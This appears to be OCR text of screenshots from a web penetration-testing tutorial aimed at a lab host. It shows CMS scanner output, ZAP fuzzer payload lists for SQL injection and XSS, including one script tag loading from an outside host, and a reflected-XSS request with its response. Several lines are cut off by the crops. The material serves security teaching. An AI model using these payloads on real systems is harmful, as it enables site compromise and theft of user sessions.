
```
root@kali:~# wpscan http://10.7.7.5/wordpress/
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[+] URL: http://10.7.7.5/wordpress/
[+] Started: Wed Feb  7 20:25:14 2018

[!] The WordPress 'http://10.7.7.5/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with
_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
/v5.10.1
[+] Interesting header: STATUS: 200 OK
[+] Interesting header: X-POWERED-BY: PHP/5.3.2-1ubuntu4.30
[+] XML-RPC Interface available under: http://10.7.7.5/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://10.7.7.5/wordpress/wp-includes/

[+] WordPress version 2.0 (Released on 2005-12-26) identified from advanced fingerprinting, meta
ml
[!] 14 vulnerabilities identified from the version number

[!] Title: Wordpress 1.5.1 - 2.0.2 wp-register.php Multiple Parameter XSS
    Reference: https://wpvulndb.com/vulnerabilities/6033
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5105
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-5106
[i] Fixed in: 2.0.2

[!] Title: WordPress 2.0 - 2.7.1 admin.php Module Configuration Security Bypass
    Reference: https://wpvulndb.com/vulnerabilities/6019
    Reference: http://www.securityfocus.com/bid/35584/
```




```
Target: http://10.7.7.5/joomla

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.
.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Ph
4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30


## Checking if the target has deployed an Anti-Scanner measure

[!] Scanning Passed ..... OK


## Detecting Joomla! based Firewall ...

[!] No known firewall detected!


## Fingerprinting in progress ...

~Generic version family ....... [1.5.x]

~1.5.x configuration.php-dist revealed [1.5.10 - 1.5.14]
~1.5.x en-GB.ini revealed [1.5.12 - 1.5.14]
~1.5.x admin en-GB.com_config.ini revealed [1.5.12 - 1.5.14]
~1.5.x adminlists.html revealed [1.5.7 - 1.5.14]

* Deduced version range is : [1.5.12 - 1.5.14]

## Fingerprinting done.
```



```
Vulnerabilities Discovered
==========================

# 1
Info -> Generic: htaccess.txt has not been renamed.
Versions Affected: Any
Check: /htaccess.txt
Exploit: Generic defenses implemented in .htaccess are not available,
 succeed.
Vulnerable? Yes

# 2
Info -> Generic: Unprotected Administrator directory
Versions Affected: Any
Check: /administrator/
Exploit: The default /administrator directory is detected. Attackers c
ounts. Read: http://yehg.net/lab/pr0js/view.php/MULTIPLE%20TRICKY%20WA
Vulnerable? Yes

# 3
Info -> Core: Multiple XSS/CSRF Vulnerability
Versions Affected: 1.5.9 <=
Check: /?1.5.9-x
Exploit: A series of XSS and CSRF faults exist in the administrator ap
tor components include com_admin, com_media, com_search.  Both com_adm
ulnerabilities, and com_media contains 2 CSRF vulnerabilities.
Vulnerable? No

# 4
Info -> Core: JSession SSL Session Disclosure Vulnerability
```




```
root@kali:~/CMSmap# ./cmsmap.py -t http://10.7.7.5/wordpress/ --noedb
[-] Date & Time: 11/02/2018 11:41:37
[-] Target: http://10.7.7.5/wordpress
[M] Website Not in HTTPS: http://10.7.7.5/wordpress
[I] Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.3
1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_
/v5.10.1
[I] X-Powered-By: PHP/5.3.2-1ubuntu4.30
[L] X-Frame-Options: Not Enforced
[I] Strict-Transport-Security: Not Enforced
[I] X-Content-Security-Policy: Not Enforced
[I] X-Content-Type-Options: Not Enforced
[L] No Robots.txt Found
[I] CMS Detection: Wordpress
[H] Configuration File Found: http://10.7.7.5/wordpress/wp-config
[-] Enumerating Wordpress Usernames via "Feed" ...
[-] Enumerating Wordpress Usernames via "Author" ...
[I] Autocomplete Off Not Found: http://10.7.7.5/wordpress/wp-login.php
[-] Default WordPress Files:
[I] http://10.7.7.5/wordpress/readme.html
[I] http://10.7.7.5/wordpress/license.txt
[I] http://10.7.7.5/wordpress/xmlrpc.php
[I] http://10.7.7.5/wordpress/wp-config-sample.php
[I] http://10.7.7.5/wordpress/wp-includes/js/tinymce/license.txt
[-] Searching Wordpress Plugins ...
[I] akismet
[I] wp-db-backup
```



```
GET http://10.7.7.5/bodgeit/search.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0)
Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
```

```
HTTP/1.1 200
Date: Sun, 1
Server: Apac
Content-Type
Content-Leng
Via: 1.1 127
```

Messages Sent: 221 Errors



```
GET http://10.7.7.5/bodgeit/search.jsp?q=ZAP HTTP/1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:
Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://10.7.7.5/bodgeit/search.jsp
Host: 10.7.7.5
Cookie: b_id=1467; JSESSIONID=54BDBB64B655AD5C450F5
```

Location: Header [41, 44]


Value: ZAP

Payloads:

#	Type	Description	# o...
1	File	SQL.txt	0
2	File Fuzz...	XSS 101, XSS 102, ...	0

☑ Remove without confirmation

☑ Remove without confirmation



Type: File

File: /usr/share/wfuzz/wordlist/Injections/SQL.txt

Character Encoding: UTF-8

Limit: □

Value: 1000


Comment Token: #

Ignore Empty Lines: □

Ignore First Line: □

Payloads Preview:

```
'
"
-
--
'%20--
--';
'%20;
=%20'
=%20;
=%20--
\x23
\x27
\x3D%20\x3B'
\x3D%20\x27
```




Type: File Fuzzers

Files:

□ URL Breaking
☑ XSS 101
☑ XSS 102
☑ XSS Embed/Evade
□ XSS Gecko
□ XSS HTML Breaking
☑ XSS Image Tag
☑ XSS Internet Explorer
☑ XSS JS Breaks
☑ XSS Style Injection

Payloads Preview:

```
  10: <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCR

XSS Image Tag
  1: <IMG SRC=javascript:alert('XSS')>
  2: <IMG SRC=JaVaScRiPt:alert('XSS')>
  3: <IMG SRC=`javascript:alert("XSS says, 'XSS'")`>
  4: <IMG """><SCRIPT>alert("XSS")</SCRIPT>">",
  5: <IMG SRC=javascript:alert(String.fromCharCode(88,83
  6: <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&
  7: <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#
  8: <IMG SRC="jav&#x0D;ascript:alert('XSS');">
  9: <IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">
  10: <IMG SRC="jav&#x0A;ascript:alert(<WBR>'XSS');">

XSS Internet Explorer
```



```
GET
http://10.7.7.5/bodgeit/search.jsp?q=%3Cscript%3Ealert
('xss')%3C/script%3E HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.
0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 0
Referer: http://10.7.7.5/bodgeit/search.jsp
Cookie: b_id=1467; JSESSIONID=
54BDBB64B655AD5C450F516731DA4FBC
Host: 10.7.7.5
```


```
<br/><br/><br/><br/><br/><br/><br/><br/><br/><br/><br
/><br/><br/><br/><br/>
</td>
<td valign="top" width="70%">


<h3>Search</h3>
<font size="-1">

<b>You searched for:</b> <script>alert('xss')</script>
<br/><br/>
<div><b>No Results Found</b></div>
```


New Fuzzer   Progress: 1: HTTP - http://10.7.7...earch.jsp?q=ZAP   100%   Current fuzzers: 0

Messages Sent: 250   Errors: 0   Show Errors   Export

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Al...	State	Payloads
120	Fuzzed	200	OK	8 ms	173 bytes	2,028 bytes		Reflected	x' or 1=1 or 'x'='y
121	Fuzzed	200	OK	7 ms	173 bytes	2,010 bytes		Reflected	/
122	Fuzzed	200	OK	13 ms	173 bytes	2,011 bytes		Reflected	//
123	Fuzzed	200	OK	7 ms	173 bytes	2,012 bytes		Reflected	//*
124	Fuzzed	200	OK	11 ms	173 bytes	2,012 bytes		Reflected	*/*
125	Fuzzed	200	OK	9 ms	173 bytes	2,038 bytes		Reflected	<script>alert('xss')</scri...
126	Fuzzed	200	OK	10 ms	173 bytes	2,062 bytes		Reflected	<script>alert(string.from...
127	Fuzzed	200	OK	8 ms	173 bytes	2,042 bytes		Reflected	</title><script>alert(1)...
128	Fuzzed	200	OK	7 ms	173 bytes	2,037 bytes		Reflected	'> <script>alert(3)</scri...
129	Fuzzed	200	OK	4 ms	173 bytes	2,037 bytes		Reflected	`> <script>alert(5)</scri...
130	Fuzzed	200	OK	5 ms	173 bytes	2,036 bytes		Reflected	> <script>alert(4)</scri...
131	Fuzzed	200	OK	8 ms	173 bytes	2,042 bytes		Reflected	</title><script>alert(1)...
132	Fuzzed	200	OK	7 ms	173 bytes	2,043 bytes		Reflected	<<script>alert("xss");//<...
133	Fuzzed	200	OK	6 ms	173 bytes	2,012 bytes		Reflected	>"
134	Fuzzed	200	OK	11 ms	173 bytes	2,022 bytes			'';!--"<XSS>=&{()}

Alerts 0 2 4 0   Current Scans 0 0 0 0 0 0 0






Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
